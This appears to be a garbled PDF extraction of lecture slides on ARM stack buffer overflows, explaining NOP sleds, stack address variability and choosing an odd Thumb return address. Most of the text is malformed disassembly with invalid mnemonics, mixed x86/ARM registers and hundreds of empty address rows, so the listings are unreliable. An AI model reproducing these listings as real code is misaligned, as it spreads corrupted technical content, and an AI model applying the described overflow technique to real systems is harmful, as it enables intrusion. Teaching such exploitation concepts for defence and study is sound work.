
02812001    subeq    r2, r2, #4
12477001    subine   r7, r7, #2
10811005    addine   r4, r4, #5
e0412002    sub      r2, r4, r2
e1800002    mov      r0, r2
e1801004    mov      r3, r5
e3802004    stc      r2, [r0, #4]
e0020001    bl       10a280
e7802004    ldr      r2, [r0, #4]
e1801004    mov      r4, r5
e0779074    nth      r4, r4
e1803009    mov      r0, r0
e1800002    mov      r0, r2
e0010004    bl       10a490
e0000002    sub      r0, r0, #2
e1841001    orc      r1, r4, r1, lsl, #16
e1500001    cmp      r0, r4
38000003    ldr      r0, r0
e0010009    addis    r4, r4, #6
17801001    movcc    r2, r4
12802009    movcs    r2, #0
e1500001    cmp      r0, r4
movlcs     r2, #0
andbt      r2, r2, #4
cmp         r2, #0
10812005    addine   r4, r4, #5
e0412009    sub      r4, r4, #9
e1070007    orc      r0, r0, r7, lsl, #16
e0777714    b        10a00
e0475004    sub      r0, r0, #6
e1800020    ldr      r4, r0, #16
e0778078    nth      r0, r0
e2801001    mov      r0, r4
e07777c3    b        10a00
e0011005    addis    r4, r4, #5
38002001    movcc    r2, r4
12802009    movcs    r2, #0
e1500001    cmp      r0, r4
movlcs     r2, #0
e2802009    movlcs   r2, #0
e2802009    movlcs   r2, #0
e2802009    andbt     r2, r2, #4
cmp         r2, #0
e2450001    subine   r5, r5, #4
12477001    subine   r0, r0, #2
e0777735    b        10a00
e1510001    cmp      r4, r4
e1520009    movcs    r4, #0

```

**Problem:** Stack addresses are not fixed

- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the stack depends on the amount of environment variables

## How can it be abused - Buffer Address (2)



# How can it be abused - Buffer Address (3)

**Problem:** Stack addresses are not fixed

- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the stack depends on the amount of environment variables
- Different distributions of Linux
  - Start address can be different

|          |        |                              |
|----------|--------|------------------------------|
| 02801004 | subseq | %EAX, %EAX, 04               |
| 02801005 | subseq | %EAX, %EAX, 04               |
| 02801006 | addseq | %EAX, %EAX, 05               |
| 02801007 | sub    | %EAX, %EAX, 02               |
| 02801008 | mov    | %EAX, %EAX                   |
| 02801009 | mov    | %EAX, %EAX                   |
| 0280100A | etc    | %EAX, [%EAX, 04]             |
| 0280100B | hlt    | 00000000                     |
| 0280100C | ldr    | %EAX, [%EAX, 04]             |
| 0280100D | mov    | %EAX, %EAX                   |
| 0280100E | srth   | %EAX, %EAX                   |
| 0280100F | mov    | %EAX, %EAX                   |
| 02801010 | mov    | %EAX, %EAX                   |
| 02801011 | hlt    | 00000000                     |
| 02801012 | srh    | %EAX, %EAX, 02               |
| 02801013 | etc    | %EAX, %EAX, %EAX, %EAX, %EAX |
| 02801014 | cmp    | %EAX, %EAX                   |
| 02801015 | hlt    | 00000000                     |
| 02801016 | addx   | %EAX, %EAX, 05               |
| 02801017 | movcx  | %EAX, %EAX                   |
| 02801018 | movcx  | %EAX, %EAX                   |
| 02801019 | srth   | %EAX, %EAX, 04               |
| 0280101A | cmp    | %EAX, %EAX                   |
| 0280101B | subseq | %EAX, %EAX, 04               |
| 0280101C | subseq | %EAX, %EAX, 02               |
| 0280101D | addseq | %EAX, %EAX, 05               |
| 0280101E | sub    | %EAX, %EAX, 05               |
| 0280101F | etc    | %EAX, %EAX, %EAX, %EAX, %EAX |
| 02801020 | h      | 00000000                     |
| 02801021 | sub    | %EAX, %EAX, 05               |
| 02801022 | ldr    | %EAX, [%EAX, 04]             |
| 02801023 | srth   | %EAX, %EAX                   |
| 02801024 | mov    | %EAX, %EAX                   |
| 02801025 | h      | 00000000                     |
| 02801026 | addx   | %EAX, %EAX, 05               |
| 02801027 | movcx  | %EAX, %EAX                   |
| 02801028 | movcx  | %EAX, %EAX                   |
| 02801029 | cmp    | %EAX, %EAX                   |
| 0280102A | movx   | %EAX, %EAX                   |
| 0280102B | srth   | %EAX, %EAX, 04               |
| 0280102C | cmp    | %EAX, %EAX                   |
| 0280102D | subseq | %EAX, %EAX, 04               |
| 0280102E | subseq | %EAX, %EAX, 02               |
| 0280102F | h      | 00000000                     |
| 02801030 | cmp    | %EAX, %EAX                   |
| 02801031 | movcx  | %EAX, %EAX                   |




# How can it be abused - What is a NOP sled

- Required when an exact jump to shellcode not possible
- Landing zone
- Meaningless instructions
  - `nop`
  - `mov reg, reg`
  - `mov r1, r1 - \x09\x46`

```
02471000 subeq  r3, r3, #4
02471001 subine r3, r3, #2
02471002 addine r4, r4, #5
02471003 sub  r2, r4, #2
02471004 mov  r0, r2
02471005 mov  r3, r5
02471006 str  r2, [r0, #4]
02471007 bl  1002400
02471008 ldr  r2, [r0, #4]
02471009 mov  r4, r5
0247100a strh r4, r4
0247100b mov  r3, r0
0247100c rsi  r0, r0, #2
0247100d orr  r1, r4, r1, lsl, #10
0247100e cmp  r0, r4
0247100f bts  10, r0
02471010 addis r4, r4, #5
02471011 movcc r2, #4
02471012 movcs r2, #0
02471013 cmp  r0, r4
02471014 movls r2, #0
02471015 andbt r2, r2, #4
02471016 cmp  r2, #0
02471017 subeq  r3, r3, #4
02471018 subine r3, r3, #2
02471019 addine r4, r4, #5
0247101a sub  r4, r4, #0
0247101b orr  r0, r5, r7, lsl, #10
0247101c b  1000000
0247101d sub  r3, r3, #5
0247101e lsr  r3, r0, #10
0247101f strh r0, r0
02471020 mov  r0, r4
02471021 b  1000000
02471022 addis r4, r4, #5
02471023 movcc r2, #4
02471024 movcs r2, #0
02471025 cmp  r0, r4
02471026 movls r2, #0
02471027 andbt r2, r2, #4
02471028 cmp  r2, #0
02471029 subine r3, r3, #4
0247102a subine r3, r3, #2
0247102b b  1000000
0247102c cmp  r4, r4
0247102d movcs r4, #0
```



# How can it be abused - Structure



## How can it be abused - Buffer Address (4)

How to determine the address?

- Debugger
- Core Dumps

**sp** points to the top of the previous stack frame. So it is possible to look for an address relative to **sp**. Any address of the NOP sled can be used.

|          |        |            |
|----------|--------|------------|
| e1471001 | subseq | 0, 0, 0, 0 |
| e1471002 | subseq | 0, 0, 0, 0 |
| e1471003 | addseq | 0, 0, 0, 0 |
| e1471004 | sub    | 0, 0, 0, 0 |
| e1471005 | mov    | 0, 0, 0, 0 |
| e1471006 | mov    | 0, 0, 0, 0 |
| e1471007 |        |            |
| e1471008 |        |            |
| e1471009 |        |            |
| e147100a |        |            |
| e147100b |        |            |
| e147100c |        |            |
| e147100d |        |            |
| e147100e |        |            |
| e147100f |        |            |
| e1471010 |        |            |
| e1471011 |        |            |
| e1471012 |        |            |
| e1471013 |        |            |
| e1471014 |        |            |
| e1471015 |        |            |
| e1471016 |        |            |
| e1471017 |        |            |
| e1471018 |        |            |
| e1471019 |        |            |
| e147101a |        |            |
| e147101b |        |            |
| e147101c |        |            |
| e147101d |        |            |
| e147101e |        |            |
| e147101f |        |            |
| e1471020 |        |            |
| e1471021 |        |            |
| e1471022 |        |            |
| e1471023 |        |            |
| e1471024 |        |            |
| e1471025 |        |            |
| e1471026 |        |            |
| e1471027 |        |            |
| e1471028 |        |            |
| e1471029 |        |            |
| e147102a |        |            |
| e147102b |        |            |
| e147102c |        |            |
| e147102d |        |            |
| e147102e |        |            |
| e147102f |        |            |
| e1471030 |        |            |
| e1471031 |        |            |
| e1471032 |        |            |
| e1471033 |        |            |
| e1471034 |        |            |
| e1471035 |        |            |
| e1471036 |        |            |
| e1471037 |        |            |
| e1471038 |        |            |
| e1471039 |        |            |
| e147103a |        |            |
| e147103b |        |            |
| e147103c |        |            |
| e147103d |        |            |
| e147103e |        |            |
| e147103f |        |            |
| e1471040 |        |            |
| e1471041 |        |            |
| e1471042 |        |            |
| e1471043 |        |            |
| e1471044 |        |            |
| e1471045 |        |            |
| e1471046 |        |            |
| e1471047 |        |            |
| e1471048 |        |            |
| e1471049 |        |            |
| e147104a |        |            |
| e147104b |        |            |
| e147104c |        |            |
| e147104d |        |            |
| e147104e |        |            |
| e147104f |        |            |
| e1471050 |        |            |
| e1471051 |        |            |
| e1471052 |        |            |
| e1471053 |        |            |
| e1471054 |        |            |
| e1471055 |        |            |
| e1471056 |        |            |
| e1471057 |        |            |
| e1471058 |        |            |
| e1471059 |        |            |
| e147105a |        |            |
| e147105b |        |            |
| e147105c |        |            |
| e147105d |        |            |
| e147105e |        |            |
| e147105f |        |            |
| e1471060 |        |            |
| e1471061 |        |            |
| e1471062 |        |            |
| e1471063 |        |            |
| e1471064 |        |            |
| e1471065 |        |            |
| e1471066 |        |            |
| e1471067 |        |            |
| e1471068 |        |            |
| e1471069 |        |            |
| e147106a |        |            |
| e147106b |        |            |
| e147106c |        |            |
| e147106d |        |            |
| e147106e |        |            |
| e147106f |        |            |
| e1471070 |        |            |
| e1471071 |        |            |
| e1471072 |        |            |
| e1471073 |        |            |
| e1471074 |        |            |
| e1471075 |        |            |
| e1471076 |        |            |
| e1471077 |        |            |
| e1471078 |        |            |
| e1471079 |        |            |
| e147107a |        |            |
| e147107b |        |            |
| e147107c |        |            |
| e147107d |        |            |
| e147107e |        |            |
| e147107f |        |            |
| e1471080 |        |            |
| e1471081 |        |            |
| e1471082 |        |            |
| e1471083 |        |            |
| e1471084 |        |            |
| e1471085 |        |            |
| e1471086 |        |            |
| e1471087 |        |            |
| e1471088 |        |            |
| e1471089 |        |            |
| e147108a |        |            |
| e147108b |        |            |
| e147108c |        |            |
| e147108d |        |            |
| e147108e |        |            |
| e147108f |        |            |
| e1471090 |        |            |
| e1471091 |        |            |
| e1471092 |        |            |
| e1471093 |        |            |
| e1471094 |        |            |
| e1471095 |        |            |
| e1471096 |        |            |
| e1471097 |        |            |
| e1471098 |        |            |
| e1471099 |        |            |
| e147109a |        |            |
| e147109b |        |            |
| e147109c |        |            |
| e147109d |        |            |
| e147109e |        |            |
| e147109f |        |            |
| e14710a0 |        |            |
| e14710a1 |        |            |
| e14710a2 |        |            |
| e14710a3 |        |            |
| e14710a4 |        |            |
| e14710a5 |        |            |
| e14710a6 |        |            |
| e14710a7 |        |            |
| e14710a8 |        |            |
| e14710a9 |        |            |
| e14710aa |        |            |
| e14710ab |        |            |
| e14710ac |        |            |
| e14710ad |        |            |
| e14710ae |        |            |
| e14710af |        |            |
| e14710b0 |        |            |
| e14710b1 |        |            |
| e14710b2 |        |            |
| e14710b3 |        |            |
| e14710b4 |        |            |
| e14710b5 |        |            |
| e14710b6 |        |            |
| e14710b7 |        |            |
| e14710b8 |        |            |
| e14710b9 |        |            |
| e14710ba |        |            |
| e14710bb |        |            |
| e14710bc |        |            |
| e14710bd |        |            |
| e14710be |        |            |
| e14710bf |        |            |
| e14710c0 |        |            |
| e14710c1 |        |            |
| e14710c2 |        |            |
| e14710c3 |        |            |
| e14710c4 |        |            |
| e14710c5 |        |            |
| e14710c6 |        |            |
| e14710c7 |        |            |
| e14710c8 |        |            |
| e14710c9 |        |            |
| e14710ca |        |            |
| e14710cb |        |            |
| e14710cc |        |            |
| e14710cd |        |            |
| e14710ce |        |            |
| e14710cf |        |            |
| e14710d0 |        |            |
| e14710d1 |        |            |
| e14710d2 |        |            |
| e14710d3 |        |            |
| e14710d4 |        |            |
| e14710d5 |        |            |
| e14710d6 |        |            |
| e14710d7 |        |            |
| e14710d8 |        |            |
| e14710d9 |        |            |
| e14710da |        |            |
| e14710db |        |            |
| e14710dc |        |            |
| e14710dd |        |            |
| e14710de |        |            |
| e14710df |        |            |
| e14710e0 |        |            |
| e14710e1 |        |            |
| e14710e2 |        |            |
| e14710e3 |        |            |
| e14710e4 |        |            |
| e14710e5 |        |            |
| e14710e6 |        |            |
| e14710e7 |        |            |
| e14710e8 |        |            |
| e14710e9 |        |            |
| e14710ea |        |            |
| e14710eb |        |            |
| e14710ec |        |            |
| e14710ed |        |            |
| e14710ee |        |            |
| e14710ef |        |            |
| e14710f0 |        |            |
| e14710f1 |        |            |
| e14710f2 |        |            |
| e14710f3 |        |            |
| e14710f4 |        |            |
| e14710f5 |        |            |
| e14710f6 |        |            |
| e14710f7 |        |            |
| e14710f8 |        |            |
| e14710f9 |        |            |
| e14710fa |        |            |
| e14710fb |        |            |
| e14710fc |        |            |
| e14710fd |        |            |
| e14710fe |        |            |
| e14710ff |        |            |
| e1471100 |        |            |
| e1471101 |        |            |
| e1471102 |        |            |
| e1471103 |        |            |
| e1471104 |        |            |
| e1471105 |        |            |
| e1471106 |        |            |
| e1471107 |        |            |
| e1471108 |        |            |
| e1471109 |        |            |
| e147110a |        |            |
| e147110b |        |            |
| e147110c |        |            |
| e147110d |        |            |
| e147110e |        |            |
| e147110f |        |            |
| e1471110 |        |            |
| e1471111 |        |            |
| e1471112 |        |            |
| e1471113 |        |            |
| e1471114 |        |            |
| e1471115 |        |            |
| e1471116 |        |            |
| e1471117 |        |            |
| e1471118 |        |            |
| e1471119 |        |            |
| e147111a |        |            |
| e147111b |        |            |
| e147111c |        |            |
| e147111d |        |            |
| e147111e |        |            |
| e147111f |        |            |
| e1471120 |        |            |
| e1471121 |        |            |
| e1471122 |        |            |
| e1471123 |        |            |
| e1471124 |        |            |
| e1471125 |        |            |
| e1471126 |        |            |
| e1471127 |        |            |
| e1471128 |        |            |
| e1471129 |        |            |
| e147112a |        |            |
| e147112b |        |            |
| e147112c |        |            |
| e147112d |        |            |
| e147112e |        |            |
| e147112f |        |            |
| e1471130 |        |            |
| e1471131 |        |            |
| e1471132 |        |            |
| e1471133 |        |            |
| e1471134 |        |            |
| e1471135 |        |            |
| e1471136 |        |            |
| e1471137 |        |            |
| e1471138 |        |            |
| e1471139 |        |            |
| e147113a |        |            |
| e147113b |        |            |
| e147113c |        |            |
| e147113d |        |            |
| e147113e |        |            |
| e147113f |        |            |
| e1471140 |        |            |
| e1471141 |        |            |
| e1471142 |        |            |
| e1471143 |        |            |
| e1471144 |        |            |
| e1471145 |        |            |
| e1471146 |        |            |
| e1471147 |        |            |
| e1471148 |        |            |
| e1471149 |        |            |
| e147114a |        |            |
| e147114b |        |            |
| e147114c |        |            |
| e147114d |        |            |
| e147114e |        |            |
| e147114f |        |            |
| e1471150 |        |            |
| e1471151 |        |            |
| e1471152 |        |            |
| e1471153 |        |            |
| e1471154 |        |            |
| e1471155 |        |            |
| e1471156 |        |            |
| e1471157 |        |            |
| e1471158 |        |            |
| e1471159 |        |            |
| e147115a |        |            |
| e147115b |        |            |
| e147115c |        |            |
| e147115d |        |            |
| e147115e |        |            |
| e147115f |        |            |
| e1471160 |        |            |
| e1471161 |        |            |
| e1471162 |        |            |
| e1471163 |        |            |
| e1471164 |        |            |
| e1471165 |        |            |
| e1471166 |        |            |
| e1471167 |        |            |
| e1471168 |        |            |
| e1471169 |        |            |
| e147116a |        |            |
| e147116b |        |            |
| e147116c |        |            |
| e147116d |        |            |
| e147116e |        |            |
| e147116f |        |            |
| e1471170 |        |            |
| e1471171 |        |            |
| e1471172 |        |            |
| e1471173 |        |            |
| e1471174 |        |            |
| e1471175 |        |            |
| e1471176 |        |            |
| e1471177 |        |            |
| e1471178 |        |            |
| e1471179 |        |            |
| e147117a |        |            |
| e147117b |        |            |
| e147117c |        |            |
| e147117d |        |            |
| e147117e |        |            |
| e147117f |        |            |
| e1471180 |        |            |
| e1471181 |        |            |
| e1471182 |        |            |
| e1471183 |        |            |
| e1471184 |        |            |
| e1471185 |        |            |
| e1471186 |        |            |
| e1471187 |        |            |
| e1471188 |        |            |
| e1471189 |        |            |
| e147118a |        |            |
| e147118b |        |            |
| e147118c |        |            |
| e147118d |        |            |
| e147118e |        |            |
| e147118f |        |            |
| e1471190 |        |            |
| e1471191 |        |            |
| e1471192 |        |            |
| e1471193 |        |            |
| e1471194 |        |            |
| e1471195 |        |            |
| e1471196 |        |            |
| e1471197 |        |            |
| e1471198 |        |            |
| e1471199 |        |            |
| e147119a |        |            |
| e147119b |        |            |
| e147119c |        |            |
| e147119d |        |            |
| e147119e |        |            |
| e147119f |        |            |
| e14711a0 |        |            |
| e14711a1 |        |            |
| e14711a2 |        |            |
| e14711a3 |        |            |
| e14711a4 |        |            |
| e14711a5 |        |            |
| e14711a6 |        |            |
| e14711a7 |        |            |
| e14711a8 |        |            |
| e14711a9 |        |            |
| e14711aa |        |            |
| e14711ab |        |            |
| e14711ac |        |            |
| e14711ad |        |            |
| e14711ae |        |            |
| e14711af |        |            |
| e14711b0 |        |            |
| e14711b1 |        |            |
| e14711b2 |        |            |
| e14711b3 |        |            |
| e14711b4 |        |            |
| e14711b5 |        |            |
| e14711b6 |        |            |
| e14711b7 |        |            |
| e14711b8 |        |            |
| e14711b9 |        |            |
| e14711ba |        |            |
| e14711bb |        |            |
| e14711bc |        |            |
| e14711bd |        |            |
| e14711be |        |            |
| e14711bf |        |            |
| e14711c0 |        |            |
| e14711c1 |        |            |
| e14711c2 |        |            |
| e14711c3 |        |            |
| e14711c4 |        |            |
| e14711c5 |        |            |
| e14711c6 |        |            |
| e14711c7 |        |            |
| e14711c8 |        |            |
| e14711c9 |        |            |
| e14711ca |        |            |
| e14711cb |        |            |
| e14711cc |        |            |
| e14711cd |        |            |
| e14711ce |        |            |
| e14711cf |        |            |
| e14711d0 |        |            |
| e14711d1 |        |            |
| e14711d2 |        |            |
| e14711d3 |        |            |
| e14711d4 |        |            |
| e14711d5 |        |            |
| e14711d6 |        |            |
| e14711d7 |        |            |
| e14711d8 |        |            |
| e14711d9 |        |            |
| e14711da |        |            |
| e14711db |        |            |
| e14711dc |        |            |
| e14711dd |        |            |
| e14711de |        |            |
| e14711df |        |            |
| e14711e0 |        |            |
| e14711e1 |        |            |
| e14711e2 |        |            |
| e14711e3 |        |            |
| e14711e4 |        |            |
| e14711e5 |        |            |
| e14711e6 |        |            |
| e14711e7 |        |            |
| e14711e8 |        |            |
| e14711e9 |        |            |
| e14711ea |        |            |
| e14711eb |        |            |
| e14711ec |        |            |
| e14711ed |        |            |
| e14711ee |        |            |
| e14711ef |        |            |
| e14711f0 |        |            |
| e14711f1 |        |            |
| e14711f2 |        |            |
| e14711f3 |        |            |
| e14711f4 |        |            |
| e14711f5 |        |            |
| e14711f6 |        |            |
| e14711f7 |        |            |
| e14711f8 |        |            |
| e14711f9 |        |            |
| e14711fa |        |            |
| e14711fb |        |            |
| e14711fc |        |            |
| e14711fd |        |            |
| e14711fe |        |            |
| e14711ff |        |            |
| e1471200 |        |            |
| e1471201 |        |            |
| e1471202 |        |            |
| e1471203 |        |            |
| e1471204 |        |            |

# How can it be abused - Buffer Address (5)

- NOPs are Thumb instructions
- The chosen address has to be odd (address+1)

Example:

|                |            |
|----------------|------------|
| Stack address  | 0xb7ffe240 |
| Return address | 0xb7ffe241 |

|            |        |            |
|------------|--------|------------|
| 0xb7ff0001 | subseq | r2, r3, #1 |
| 0xb7ff0002 | subseq | r2, r3, #1 |
| 0xb7ff0003 | addseq | r4, r3, #5 |
| 0xb7ff0004 | sub    | r2, r3, #2 |
| 0xb7ff0005 | mov    | r0, r2     |
| 0xb7ff0006 | mov    | r1, r3     |
| 0xb7ff0007 |        |            |
| 0xb7ffe234 |        |            |
| 0xb7ffe238 |        |            |
| 0xb7ffe23c |        |            |
| 0xb7ffe240 |        |            |
| 0xb7ffe241 |        |            |
| 0xb7ffe242 |        |            |
| 0xb7ffe243 |        |            |
| 0xb7ffe244 |        |            |
| 0xb7ffe245 |        |            |
| 0xb7ffe246 |        |            |
| 0xb7ffe247 |        |            |
| 0xb7ffe248 |        |            |
| 0xb7ffe249 |        |            |
| 0xb7ffe24a |        |            |
| 0xb7ffe24b |        |            |
| 0xb7ffe24c |        |            |
| 0xb7ffe24d |        |            |
| 0xb7ffe24e |        |            |
| 0xb7ffe24f |        |            |
| 0xb7ffe250 |        |            |
| 0xb7ffe251 |        |            |
| 0xb7ffe252 |        |            |
| 0xb7ffe253 |        |            |
| 0xb7ffe254 |        |            |
| 0xb7ffe255 |        |            |
| 0xb7ffe256 |        |            |
| 0xb7ffe257 |        |            |
| 0xb7ffe258 |        |            |
| 0xb7ffe259 |        |            |
| 0xb7ffe25a |        |            |
| 0xb7ffe25b |        |            |
| 0xb7ffe25c |        |            |
| 0xb7ffe25d |        |            |
| 0xb7ffe25e |        |            |
| 0xb7ffe25f |        |            |
| 0xb7ffe260 |        |            |
| 0xb7ffe261 |        |            |
| 0xb7ffe262 |        |            |
| 0xb7ffe263 |        |            |
| 0xb7ffe264 |        |            |
| 0xb7ffe265 |        |            |
| 0xb7ffe266 |        |            |
| 0xb7ffe267 |        |            |
| 0xb7ffe268 |        |            |
| 0xb7ffe269 |        |            |
| 0xb7ffe26a |        |            |
| 0xb7ffe26b |        |            |
| 0xb7ffe26c |        |            |
| 0xb7ffe26d |        |            |
| 0xb7ffe26e |        |            |
| 0xb7ffe26f |        |            |
| 0xb7ffe270 |        |            |
| 0xb7ffe271 |        |            |
| 0xb7ffe272 |        |            |
| 0xb7ffe273 |        |            |
| 0xb7ffe274 |        |            |
| 0xb7ffe275 |        |            |
| 0xb7ffe276 |        |            |
| 0xb7ffe277 |        |            |
| 0xb7ffe278 |        |            |
| 0xb7ffe279 |        |            |
| 0xb7ffe27a |        |            |
| 0xb7ffe27b |        |            |
| 0xb7ffe27c |        |            |
| 0xb7ffe27d |        |            |
| 0xb7ffe27e |        |            |
| 0xb7ffe27f |        |            |
| 0xb7ffe280 |        |            |
| 0xb7ffe281 |        |            |
| 0xb7ffe282 |        |            |
| 0xb7ffe283 |        |            |
| 0xb7ffe284 |        |            |
| 0xb7ffe285 |        |            |
| 0xb7ffe286 |        |            |
| 0xb7ffe287 |        |            |
| 0xb7ffe288 |        |            |
| 0xb7ffe289 |        |            |
| 0xb7ffe28a |        |            |
| 0xb7ffe28b |        |            |
| 0xb7ffe28c |        |            |
| 0xb7ffe28d |        |            |
| 0xb7ffe28e |        |            |
| 0xb7ffe28f |        |            |
| 0xb7ffe290 |        |            |
| 0xb7ffe291 |        |            |
| 0xb7ffe292 |        |            |
| 0xb7ffe293 |        |            |
| 0xb7ffe294 |        |            |
| 0xb7ffe295 |        |            |
| 0xb7ffe296 |        |            |
| 0xb7ffe297 |        |            |
| 0xb7ffe298 |        |            |
| 0xb7ffe299 |        |            |
| 0xb7ffe29a |        |            |
| 0xb7ffe29b |        |            |
| 0xb7ffe29c |        |            |
| 0xb7ffe29d |        |            |
| 0xb7ffe29e |        |            |
| 0xb7ffe29f |        |            |
| 0xb7ffe2a0 |        |            |
| 0xb7ffe2a1 |        |            |
| 0xb7ffe2a2 |        |            |
| 0xb7ffe2a3 |        |            |
| 0xb7ffe2a4 |        |            |
| 0xb7ffe2a5 |        |            |
| 0xb7ffe2a6 |        |            |
| 0xb7ffe2a7 |        |            |
| 0xb7ffe2a8 |        |            |
| 0xb7ffe2a9 |        |            |
| 0xb7ffe2aa |        |            |
| 0xb7ffe2ab |        |            |
| 0xb7ffe2ac |        |            |
| 0xb7ffe2ad |        |            |
| 0xb7ffe2ae |        |            |
| 0xb7ffe2af |        |            |
| 0xb7ffe2b0 |        |            |
| 0xb7ffe2b1 |        |            |
| 0xb7ffe2b2 |        |            |
| 0xb7ffe2b3 |        |            |
| 0xb7ffe2b4 |        |            |
| 0xb7ffe2b5 |        |            |
| 0xb7ffe2b6 |        |            |
| 0xb7ffe2b7 |        |            |
| 0xb7ffe2b8 |        |            |
| 0xb7ffe2b9 |        |            |
| 0xb7ffe2ba |        |            |
| 0xb7ffe2bb |        |            |
| 0xb7ffe2bc |        |            |
| 0xb7ffe2bd |        |            |
| 0xb7ffe2be |        |            |
| 0xb7ffe2bf |        |            |
| 0xb7ffe2c0 |        |            |
| 0xb7ffe2c1 |        |            |
| 0xb7ffe2c2 |        |            |
| 0xb7ffe2c3 |        |            |
| 0xb7ffe2c4 |        |            |
| 0xb7ffe2c5 |        |            |
| 0xb7ffe2c6 |        |            |
| 0xb7ffe2c7 |        |            |
| 0xb7ffe2c8 |        |            |
| 0xb7ffe2c9 |        |            |
| 0xb7ffe2ca |        |            |
| 0xb7ffe2cb |        |            |
| 0xb7ffe2cc |        |            |
| 0xb7ffe2cd |        |            |
| 0xb7ffe2ce |        |            |
| 0xb7ffe2cf |        |            |
| 0xb7ffe2d0 |        |            |
| 0xb7ffe2d1 |        |            |
| 0xb7ffe2d2 |        |            |
| 0xb7ffe2d3 |        |            |
| 0xb7ffe2d4 |        |            |
| 0xb7ffe2d5 |        |            |
| 0xb7ffe2d6 |        |            |
| 0xb7ffe2d7 |        |            |
| 0xb7ffe2d8 |        |            |
| 0xb7ffe2d9 |        |            |
| 0xb7ffe2da |        |            |
| 0xb7ffe2db |        |            |
| 0xb7ffe2dc |        |            |
| 0xb7ffe2dd |        |            |
| 0xb7ffe2de |        |            |
| 0xb7ffe2df |        |            |
| 0xb7ffe2e0 |        |            |
| 0xb7ffe2e1 |        |            |
| 0xb7ffe2e2 |        |            |
| 0xb7ffe2e3 |        |            |
| 0xb7ffe2e4 |        |            |
| 0xb7ffe2e5 |        |            |
| 0xb7ffe2e6 |        |            |
| 0xb7ffe2e7 |        |            |
| 0xb7ffe2e8 |        |            |
| 0xb7ffe2e9 |        |            |
| 0xb7ffe2ea |        |            |
| 0xb7ffe2eb |        |            |
| 0xb7ffe2ec |        |            |
| 0xb7ffe2ed |        |            |
| 0xb7ffe2ee |        |            |
| 0xb7ffe2ef |        |            |
| 0xb7ffe2f0 |        |            |
| 0xb7ffe2f1 |        |            |
| 0xb7ffe2f2 |        |            |
| 0xb7ffe2f3 |        |            |
| 0xb7ffe2f4 |        |            |
| 0xb7ffe2f5 |        |            |
| 0xb7ffe2f6 |        |            |
| 0xb7ffe2f7 |        |            |
| 0xb7ffe2f8 |        |            |
| 0xb7ffe2f9 |        |            |
| 0xb7ffe2fa |        |            |
| 0xb7ffe2fb |        |            |
| 0xb7ffe2fc |        |            |
| 0xb7ffe2fd |        |            |
| 0xb7ffe2fe |        |            |
| 0xb7ffe2ff |        |            |
| 0xb7ff0000 |        |            |
| 0xb7ff0001 |        |            |
| 0xb7ff0002 |        |            |
| 0xb7ff0003 |        |            |
| 0xb7ff0004 |        |            |
| 0xb7ff0005 |        |            |
| 0xb7ff0006 |        |            |
| 0xb7ff0007 |        |            |
| 0xb7ff0008 |        |            |
| 0xb7ff0009 |        |            |
| 0xb7ff000a |        |            |
| 0xb7ff000b |        |            |
| 0xb7ff000c |        |            |
| 0xb7ff000d |        |            |
| 0xb7ff000e |        |            |
| 0xb7ff000f |        |            |
| 0xb7ff0010 |        |            |
| 0xb7ff0011 |        |            |
| 0xb7ff0012 |        |            |
| 0xb7ff0013 |        |            |
| 0xb7ff0014 |        |            |
| 0xb7ff0015 |        |            |
| 0xb7ff0016 |        |            |
| 0xb7ff0017 |        |            |
| 0xb7ff0018 |        |            |
| 0xb7ff0019 |        |            |
| 0xb7ff001a |        |            |
| 0xb7ff001b |        |            |
| 0xb7ff001c |        |            |
| 0xb7ff001d |        |            |
| 0xb7ff001e |        |            |
| 0xb7ff001f |        |            |
| 0xb7ff0020 |        |            |
| 0xb7ff0021 |        |            |
| 0xb7ff0022 |        |            |
| 0xb7ff0023 |        |            |
| 0xb7ff0024 |        |            |
| 0xb7ff0025 |        |            |
| 0xb7ff0026 |        |            |
| 0xb7ff0027 |        |            |
| 0xb7ff0028 |        |            |
| 0xb7ff0029 |        |            |
